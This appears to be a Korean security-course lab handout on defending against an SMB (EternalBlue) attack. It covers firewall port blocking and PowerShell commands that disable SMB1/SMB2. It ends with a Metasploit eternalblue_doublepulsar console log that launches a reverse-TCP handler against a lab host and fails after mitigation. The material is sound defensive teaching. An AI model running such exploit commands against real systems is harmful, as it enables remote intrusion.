
# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (UDP)

# 생성된 규칙 등록 확인 가능



## 1

# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

#### » 방화벽 시작

# 제어판 → 방화벽 → Windows 방화벽 설정 또는 해제



1


# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» 방화벽 시작

# Windows 방화벽 사용 선택 후, 모든 옵션을 선택



# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

- » 방화벽 시작
- # 방화벽 시작 확인



## 1

# <실습> SMB 취약점을 이용한 공격

- 실습 풀이


- SMB 공격 대응

» SMB 서비스 해제

# PowerShell (관리자 권한)

```
# Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
SMB1 -Type DWORD -Value 0 -Force
```

```
# Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
SMB2 -Type DWORD -Value 0 -Force
```



The screenshot shows a Windows PowerShell window titled '관리자: Windows PowerShell'. The window is blue-themed. Inside, the PowerShell prompt PS is visible at the bottom. The command history shows two Set-ItemProperty commands being run. The first command sets the SMB1 parameter to 0. The second command sets the SMB2 parameter to 0. Both commands use the path 'HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters' and specify '-Type DWORD -Value 0 -Force'.

```
Windows PowerShell
Copyright © 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB1 -T
ype DWORD -Value 0 -Force
PS C:\Windows\system32> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" SMB2 -T
ype DWORD -Value 0 -Force
PS C:\Windows\system32> ■
```

## 1


## &lt;실습&gt; SMB 취약점을 이용한 공격

## • 실습 풀이

## – SMB 공격 수행

» 방화벽 차단 및 SMB 서비스 해제로 더 이상 공격이 되지 않는 것을 확인

# exploit



The screenshot shows a terminal window titled 'root@kali: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 100.0.0.99:4444
[*] 100.0.0.101:445 - Generating Eternalblue XML data
[*] 100.0.0.101:445 - Generating Doublepulsar XML data
[*] 100.0.0.101:445 - Generating payload DLL for Doublepulsar
[*] 100.0.0.101:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 100.0.0.101:445 - Launching Eternalblue...
000f:err:service:process_send_command receiving command result timed out
0014:err:service:process_send_command receiving command result timed out
0028:err:plugplay:handle_bus_relations Failed to load driver L"WineHID"
0014:err:service:process_send_command receiving command result timed out
0028:err:plugplay:handle_bus_relations Failed to load driver L"WineHID"
[-] Error getting output back from Core; aborting...
[-] 100.0.0.101:445 - Are you sure it's vulnerable?
[*] 100.0.0.101:445 - Launching Doublepulsar...
```



# Q & A

